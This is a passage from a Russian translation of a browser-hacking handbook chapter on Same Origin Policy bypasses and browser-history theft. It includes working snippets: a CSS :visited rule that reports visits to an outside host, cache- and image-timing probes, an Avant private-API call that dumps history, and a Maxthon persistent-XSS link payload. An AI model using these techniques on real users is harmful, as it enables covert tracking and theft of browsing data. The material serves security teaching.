


Рисунок 4-20. Увеличенный IFrame показывает дополнительные подробности

Перевод обозначений на рисунке: **What the user sees** - что видит пользователь; **The whole line that will be effectively copied by the user to the input field below** - вся строка, которую пользователь фактически скопирует в расположенное ниже поле; **Content framed with view-source** - содержимое во фрейме с `view-source`.

Когда цель вставляет содержимое во второе поле, фактически вставляется вся строка, и её полное содержимое раскрывается вам. В этом примере, как показано на рисунке 4-21, получен токен против XSRF, который можно применять в дальнейших атаках на источник во фрейме.

Рисунок 4-21. Вся вставленная пользователем строка является токеном против XSRF

Перевод надписей совпадает с рисунком 4-19; всплывающее окно показывает извлечённое значение переменной `csrf_token`.

Этот метод позволяет извлекать межисточниковое содержимое, фактически обходя SOP. Стоит также отметить, что в октябре 2011 года его эксплуатировали на практике против Facebook.[39]

Другой способ извлечения межисточникового содержимого - перетаскивание из IFrame в IFrame, предложенное Лукой де Фульджентисом (Luca De Fulgentis).[40] Метод очень похож на предыдущую проверку концепции с перетаскиванием и `view-source`. Главное отличие заключается в том, что цель перетаскивает целевой IFrame на другой IFrame, а не в окно верхнего уровня.

В этой атаке IFrame назначения перетаскивания находится под вашим контролем. Когда содержимое отпускается в вашем IFrame, Firefox отправляет сведения обратно вам даже из другого источника. Это происходит потому, что в кодовой базе не были реализованы проверки межисточникового перетаскивания между IFrame. В первоначальном сообщении де Фульджентис продемонстрировал атаку на пользователей LinkedIn: сначала похищались токены против XSRF, затем в профиль цели добавлялись произвольные адреса электронной почты.

Метод де Фульджентиса служит ещё одним наглядным примером отсутствия применения SOP к операциям перетаскивания.

Эксплуатация истории браузера

Атаки на историю браузера раскрывают сведения о других источниках. Они позволяют определить, какие источники посещал браузер и, разумеется, пользователь.

В прошлом эффективная атака на историю браузера заключалась в простой проверке цвета ссылок, записанных на страницу. Вы кратко познакомитесь с применением цветов CSS, но помните, что современные браузеры уже исправлены против такой атаки.

Вы также рассмотрите атаки, использующие измерение времени. Сейчас это самые эффективные методы раскрытия сведений истории браузера в широком диапазоне браузеров.

Существуют и другие пограничные случаи, основанные на определённых API, предоставляемых самим браузером. Далее рассматривается несколько менее известных браузеров, уязвимых к такому похищению истории, включая Avant и Maxthon.

Использование цветов CSS

В «старые добрые времена» историю браузера можно было похищать посредством сведений CSS. Главным образом для этого злоупотребляли селектором CSS `visited`. Следующий метод, обсуждавшийся в списке Full Disclosure[41] в 2002 году, был очень простым, но весьма эффективным. Рассмотрим ссылку:

```
<a id="site_1" href="http://browservictim.com">link</a>
```

Чтобы проверить, посещала ли цель предыдущую ссылку и присутствует ли она в истории браузера, можно было использовать селектор действия CSS:

```
#site_1:visited {
background: url(/browserhacker.com?site=browservictim);
}
```

Здесь используется селектор `background`, но подойдёт любой селектор, в котором можно указать URI. Если `browservictim.com` присутствовал в истории браузера, отправлялся запрос GET к `browserhacker.com?site=browservictim`.

В 2006 году Джеремайя Гроссман описал похожий метод, основанный на проверке цвета элемента ссылки. В большинстве браузеров по умолчанию текст уже посещённой ссылки окрашивался в фиолетовый, а непосещённой - в синий. В исходной проверке концепции Гроссмана[42] стиль посещённой ссылки переопределялся пользовательским, например красным цветом. Затем сценарий динамически создавал на странице ссылки, возможно скрытые от пользователя. Наконец, их сравнивали с переопределённым красным стилем. Совпадение означало, что сайт присутствует в истории браузера. Рассмотрим пример:

```
<html>
<head>
<style>
#link:visited {color: #FF0000;}
</style>
</head>
<body>
<a id="link" href="http://browserhacker.com"
target="_blank">clickme</a>
<script>
var link = document.getElementById("link");
var color = document.defaultView.getComputedStyle(link,
 null).getPropertyValue("color");
console.log(color);
</script>
</body>
</html>
```

Если ссылка посещалась ранее и браузер уязвим к атаке, в журнал консоли выводится `rgb(255, 0, 0)`, соответствующий красному цвету, заданному в CSS. Если выполнить фрагмент в последней версии Firefox, исправленной против атаки, он всегда вернёт `rgb(0, 0, 238)`.

Сейчас большинство современных браузеров исправили это поведение. Например, Firefox устранил данный метод в 2010 году.[43]

Использование времени доступа к кэшу

Фелтен (Felten) и Шнайдер (Schneider)[44] в 2000 году выпустили одну из первых публичных исследовательских статей об атаках по времени доступа к кэшу. Работа под названием «Timing Attacks on Web Privacy» была сосредоточена главным образом на измерении времени обращения к ресурсу с кэшированием браузером и без него. Эти сведения позволяли определить, был ли ресурс уже получен и кэширован. Одно из ограничений подхода состояло в том, что запрос к кэшу браузера во время первоначальной проверки сам изменял его.

Михал Залевский исследовал[45] другой неразрушающий способ извлечения истории браузера с помощью похожего измерения времени кэша. На момент написания книги этот метод работал в современных браузерах.

Подход Залевского загружает ресурсы в IFrame, перехватывает нарушения SOP и не допускает изменения кэша. IFrame отлично подходят для этой цели, поскольку SOP применяется, а полную загрузку ресурса во фрейме можно остановить, предотвратив изменение локального кэша. Кэш остаётся неизменным благодаря коротким интервалам загрузки и выгрузки ресурсов. Как только удаётся установить, что определённый ресурс отсутствует в кэше, загрузка IFrame прекращается. Такое поведение позволяет проверить тот же ресурс ещё раз позднее.

Самые эффективные цели для этого метода - файлы CSS и JavaScript, поскольку браузер часто кэширует их и всегда загружает при посещении целевого сайта. Нужно помнить, что эти ресурсы загружаются в IFrame и потому не должны содержать логику выхода из фрейма, например `X-Frame-Options`, кроме значения Allow.

Результат атаки показан на рисунке 4-22. В данном случае удалось определить, что пользователь посещал AboveTopSecret.com и Wikileaks.org.




Рисунок 4-22. Получение истории браузера посредством времени доступа к кэшу

Перевод основных надписей на рисунке: **The user was browsing on wikileaks.org and abovetopsecret.com. Browser history was correctly retrieved.** - пользователь посещал wikileaks.org и abovetopsecret.com; история браузера получена правильно; **Visited / Not visited** - посещён / не посещён; **Social networks / Content platforms / Online media / Commerce** - социальные сети / платформы содержимого / сетевые СМИ / коммерция.

При посещении этих сайтов обычно загружаются два ресурса:

```
http://wikileaks.org/squelettes/random.js
http://www.abovetopsecret.com/forum/ats-scripts.js
```

Основа метода - следующий фрагмент:

```
function wait_for_noread() {
  try {
    /*
     * Здесь происходит нарушение SOP, потому что мы пытаемся
     * прочитать свойство location.href межисточникового ресурса,
     * загруженного в IFrame.
    */
    if (frames['f'].location.href == undefined) throw 1;

    /*
     * Пока не достигнут TIME_LIMIT, постоянно пытаться читать
     * location.href из IFrame. Иначе вызвать maybe_test_next(),
     * которая сбрасывает src IFrame в about:blank, предотвращая
     * полную загрузку ресурса и изменение кэша.
     * Затем перейти к следующему ресурсу.
    */
    if (cycles++ >= TIME_LIMIT) {
      maybe_test_next();
      return;
    }
    setTimeout(wait_for_noread, 1);
  } catch (e) {
    /*
```

```
     * Нарушение SOP перехвачено, что подтверждает
     * наличие проверяемого ресурса в кэше.
     */
    confirmed_visited = true;
    maybe_test_next();
  }
}
```

Если нарушение SOP перехватывается до определённого тайм-аута, это означает попадание в кэш. Тем самым подтверждается, что ресурс кэширован, из чего можно заключить, что пользователь посещал сайт, с которого ресурс был загружен. Такое поведение показано на рисунке 4-23.




Рисунок 4-23. Ошибки нарушения SOP

Перевод основных сообщений на рисунке: **Unsafe JavaScript attempt to access frame... Domains, protocols and ports must match.** - небезопасная попытка JavaScript обратиться к фрейму; домены, протоколы и порты должны совпадать; **Visited / Not visited** - посещён / не посещён; **Resource interpreted as Document but transferred with MIME type application/x-javascript** - ресурс истолкован как документ, но передан с MIME-типом `application/x-javascript`.

Полный исходный код метода доступен на сайте https://browserhacker.com или на сайте Wiley `www.wiley.com/go/browserhackershandbook`, где три исходные проверки концепции изменены и объединены в один фрагмент кода.

Вдохновившись исследованием Залевского, Мансур Бехабади (Mansour Behabadi)[46] обнаружил другой метод, основанный на загрузке изображений. На момент написания он работал только в браузерах на основе WebKit и Gecko. Если браузер ранее кэшировал изображение, его загрузка из кэша обычно занимает менее 10 миллисекунд. Когда изображения в кэше нет, получение из интернета зависит от сетевой задержки и размера файла. По этим временным сведениям можно определить, посещал ли браузер цели сайты ранее. Ниже приведён пример работы метода:

```
// Проверить, посещался ли Twitter
var url = "https://twitter.com/images/spinner.gif";
var loaded = false;
var img = new Image();
var start = new Date().getTime();
img.src = url;
var now = new Date().getTime();
if (img.complete) {
   delete img;
   console.log("visited");
} else if (now - start > 10) {
```

```
    delete img;
    window.stop();
    console.log("not visited");
}else{
    console.log("not visited");
}
```

Если открыть этот фрагмент в Firefox или Chrome после предыдущего посещения Twitter, в консоли браузера, Firebug или средствах разработчика, должна появиться строка `visited`. Если же изображение загружается дольше 10 миллисекунд, поскольку его нет в кэше и оно получается с сайта Twitter, будет выведено `not visited`.

Помните о ещё одном ограничении метода: проверяемый ресурс, например `http://twitter.com/images/spinner.gif`, ко времени чтения книги мог измениться. Так уже произошло с некоторыми ресурсами из исходной проверки концепции Залевского.

Оба метода основаны на определённых коротких интервалах чтения из кэша и поэтому очень чувствительны к производительности машины. Особенно это относится ко второму способу, где интервал жёстко задан равным 10 мс. Например, если во время воспроизведения HD-видео на YouTube машина интенсивно использует процессор и ввод-вывод, точность результатов может снизиться.

Использование API браузера

Avant - менее известный браузер, способный переключаться между движками отображения Trident, Gecko и WebKit. Роберто Суджи Ливерани (Roberto Suggi Liverani) обнаружил атаку для обхода SOP посредством определённых вызовов API браузера Avant до версии 2012 build 28. Рассмотрим код, демонстрирующий проблему:

```
var av_if = document.createElement("iframe");
av_if.setAttribute('src', "browser:home");
av_if.setAttribute('name','av_if');
av_if.setAttribute('width','0');
av_if.setAttribute('heigth','0');
av_if.setAttribute('scrolling','no');
document.body.appendChild(av_if);
var vstr = {value: ""};
// Работает, если движком отображения служит Firefox
window['av_if'].navigator.AFRunCommand(60003, vstr);
alert(vstr.value);
```

Этот фрагмент загружает привилегированный адрес `browser:home` в IFrame, а затем выполняет функцию `AFRunCommand()` из его объекта `navigator`. Функция представляет собой недокументированный закрытый API, добавленный Avant в DOM. Во время исследования Ливерани перебрал некоторые целые значения, передаваемые функции первым параметром. Он выяснил, что значение 60003 и объект JSON, переданные `AFRunCommand()`, позволяют получить полную историю браузера.

Это очевидный обход SOP, поскольку код, работающий в источнике вроде `http://browserhacker.com`, не должен читать содержимое привилегированной зоны наподобие `browser:home`, как произошло здесь. Выполнение предыдущего фрагмента приводит к появлению окна с историей браузера, показанного на рисунке 4-24.




Рисунок 4-24. Вызов закрытой функции `AFRunCommand`

Перевод основных надписей на рисунке: **File / View / Bookmarks / AutoFill / Tools / Help** - файл / вид / закладки / автозаполнение / инструменты / справка; окно предупреждения содержит необработанный HTML ссылок из истории браузера.

Похожая уязвимость была найдена в Maxthon 3.4.5 build 2000. Maxthon - ещё один веб-браузер, который, подобно Avant, предоставляет нестандартные API для доступа к файлам и даже запуска исполняемых программ.

Роберто Суджи Ливерани обнаружил,[47] что содержимое страницы `about:history` отображается без эффективного экранирования вывода. Это создаёт условия для эксплуатации. Если обманом заставить цель открыть следующую ссылку, вредоносная инъекция сохранится на странице истории:

```
http://172.16.37.1/malicious.html#" onload='alert(1)'<!--
```

Код атрибута `onload` будет выполняться каждый раз, когда цель просматривает историю браузера. Интересно, что вредоносный JavaScript работает в привилегированном контексте. Страница `about:history` сопоставлена пользовательскому ресурсу Maxthon `mx://res/history/index.htm`. Внедрение кода в этот контекст позволяет похитить всё содержимое истории. Например, следующий код разбирает все ссылки в элементе `div` с идентификатором `history-list`:

```
links = document.getElementById('history-list')
.getElementsByTagName('a');

result = "";
for(var i=0; i<links.length; i++) {
  if(links[i].target == "_blank"){
       result += links[i].href+"\n";
  }
}
alert(result);
```

Эту полезную нагрузку можно упаковать и доставить следующей ссылкой:

```
http://172.16.37.1/malicious.html#" onload='links=document.
getElementById("history-list").getElementsByTagName("a");
result="";for(i=0;i<links.length;i++){if(links[i].target=="_blank")
{result+=links[i].href+"\n";}}alert(result);'<!--
```

Важно отметить, что эта уязвимость межконтекстного выполнения сценариев, подробнее рассматриваемая в главе 7, является постоянной. После первой загрузки вредоносного содержимого на страницу истории код будет выполняться при каждом следующем посещении истории пользователем. Когда пользователь откроет страницу истории браузера, результат будет похож на рисунок 4-25.




Рисунок 4-25. Вредоносный код, внедрённый в виде ссылки, выполняется

Перевод основных надписей на рисунке: **Search in History / Enable Online History / Alert from Web Page / Today** - поиск в истории / включить сетевую историю / предупреждение веб-страницы / сегодня; окно предупреждения содержит похищенный список адресов из истории.

Разумеется, в настоящей атаке функцию `alert()` потребовалось бы заменить одним из методов зацепления из главы 3. Тогда похищенную историю браузера можно отправить обратно на сервер сбора.

Эти примеры подчёркивают гораздо более серьёзную проблему. Очевидно, исследователи безопасности должны продолжать искать слабости в программном обеспечении, особенно в браузерах. Хотя эти недостатки обнаружены в Avant и Maxthon, поверхность атаки браузеров со временем будет непрерывно меняться.

Пользовательские браузеры часто используют такие технологии, как WebKit и Gecko, но столь же часто предоставляют и новые API. Так что запускайте свои механизмы фаззинга!

Итоги

В этой главе SOP была рассмотрена подробнее, как и важность попыток обойти её при взломе браузеров. Обход SOP позволяет потенциально превратить зацепленные браузеры в открытые прокси. Более того, возможность читать ответы HTTP из разных источников повышает эффективность атак, с которыми вы познакомитесь в следующих главах.

Для надёжного обхода SOP важно понимать все её многочисленные воплощения. В простейшем виде SOP считает ресурсы с одинаковыми именем узла, схемой и портом принадлежащими одному источнику. Если любой из этих атрибутов различается, ресурс относится к другому источнику. Только ресурсы одного источника могут свободно взаимодействовать без ограничений. К сожалению, SOP различается между контекстами и браузерами. Поведение SOP в DOM часто не совпадает с её поведением в подключаемых модулях.

Поняв работу SOP, вы сталкиваетесь с несколькими способами её обхода, выбор которых зависит от контекста атаки. В этой главе представлены многочисленные способы обхода SOP, охватывающие векторы атак в Java, Adobe Reader, Adobe Flash, Silverlight, Internet Explorer, Safari, Firefox, Opera и даже у поставщиков облачных хранилищ.

Определив контекст обхода, вы получаете ряд преимуществ: от проксирования запросов через браузер цели до эксплуатации атак с подменой интерфейса и даже раскрытия истории браузера пользователя. Обход SOP часто оказывается бесценным средством при взломе браузеров.

Для разработчиков браузеров последовательная и, что важнее всего, неуклонно применяемая реализация SOP во всех типах и версиях браузеров и подключаемых модулях представляет серьёзную задачу. Растущее число новых функций HTML5 в каждом основном выпуске браузера ещё больше её усложняет. Отчасти поэтому обходы SOP и впредь будут крайне важны как для нападения, так и для защиты.

Вопросы

1. Что такое политика одного источника и почему она настолько важна для безопасности браузеров?
2. Почему обход SOP представляет большой интерес с точки зрения атакующего?
3. Объясните, как использовать зацепленный браузер в качестве HTTP-прокси. Чем различается его применение с обходом SOP и без него?
4. Опишите один из обходов SOP в Java.
5. Объясните принцип обхода SOP в Safari.
6. Объясните, как последний обход SOP в Adobe Reader связан с уязвимостями внешних сущностей XML.
7. Опишите пример кликджекинга.
8. Опишите пример файлового джекинга.
9. Как исторически развивались атаки на историю браузера? Опишите одну из последних атак, основанных на времени доступа к кэшу.
10. Почему важно анализировать API браузера? Опишите одну из атак на браузер Avant или Maxthon.

Ответы на вопросы приведены на сайте книги `https://browserhacker.com/answers` и на сайте Wiley: `www.wiley.com/go/browserhackershandbook`.

Примечания

[1] [назад] Oracle. (2009). *URL class*. Получено 11 мая 2013 года с docs.oracle.com.
[2] [назад] Esteban Guillardoy. (2013). *Keep calm and run this applet*. Получено 11 мая 2013 года с immunityproducts.blogspot.co.uk.
[3] [назад] Oracle. (2013). *What should I do when I see a security prompt from Java?* Получено 11 мая 2013 года с java.com.
[4] [назад] Will Dormann. (2012). *Don't sign that applet*. Получено 11 мая 2013 года с cert.org.
[5] [назад] Mozilla. (2012). *LiveConnect*. Получено 11 мая 2013 года с developer.mozilla.org.
[6] [назад] Neal Poole. (2011). *Java Applet SOP Bypass via HTTP Redirect*. Получено 11 мая 2013 года с nealpoole.com.
[7] [назад] Frederik Braun. (2012). *Origin Policy Enforcement in Modern Browsers*. Получено с frederik-braun.com.
[8] [назад] WebSense. (2013). *How are Java attacks getting through*. Получено 4 августа 2013 года с community.websense.com.
[9] [назад] Bit9. (2013). *Most enterprise networks riddled with vulnerable Java installations*. Получено 4 августа 2013 года с networkworld.com.
[10] [назад] Eric Romang. (2013). *Oracle Java Exploits and 0 days Timeline*. Получено 4 августа 2013 года с eromang.zataz.com.
[11] [назад] CVEDetails. (2013). *Adobe Acrobat Reader Vulnerability Statistics*. Получено 4 августа 2013 года с cvedetails.com.
[12] [назад] Adobe. (2005). *Acrobat JavaScript Scripting Guide*. Получено 11 мая 2013 года с partners.adobe.com.
[13] [назад] Michal Zalewski. (2010). *Same-origin policy for Silverlight*. Получено 11 мая 2013 года с code.google.com.
[14] [назад] Alex Kouzemtchenko. (2008). *Same Origin Policy Weaknesses*. Получено 11 мая 2013 года с powerofcommunity.net.
[15] [назад] 0x000000. (2008). *Defeating The Same Origin Policy*. Получено 11 мая 2013 года с mandark.fr.
[16] [назад] 0x000000. (2007). *CVE-2007-3514*. Получено 11 мая 2013 года с cvedetails.com.
[17] [назад] Gareth Heyes. (2012). *Firefox knows what your friends did last summer*. Получено 11 мая 2013 года с thespanner.co.uk.
[18] [назад] Michael Coates. (2012). *Security Vulnerability in Firefox 16*. Получено 11 мая 2013 года с blog.mozilla.org.
[19] [назад] Opera Software. (2012). *Opera 12.10 Changelog*. Получено 11 мая 2013 года с opera.com.
[20] [назад] Gareth Heyes. (2012). *Advisory: Cross domain access to object constructors can be used to facilitate cross-site scripting*. Получено 11 мая 2013 года с opera.com.
[21] [назад] Gareth Heyes. (2012). *Opera x-domain with video tutorial*. Получено 11 мая 2013 года с thespanner.co.uk.
[22] [назад] Roi Saltzman. (2012). *DropBox Cross-zone Scripting*. Получено 11 мая 2013 года с blog.watchfire.com.
[23] [назад] Roi Saltzman. (2012). *Google Drive Cross-zone Scripting*. Получено 11 мая 2013 года с blog.watchfire.com.
[24] [назад] Veracode. (2012). *Security Headers on the Top 1,000,000 Websites*. Получено 11 мая 2013 года с veracode.com.
[25] [назад] Anton Rager. (2002). *Advanced Cross Site Scripting Evil XSS*. Получено 11 мая 2013 года с xss-proxy.sourceforge.net.
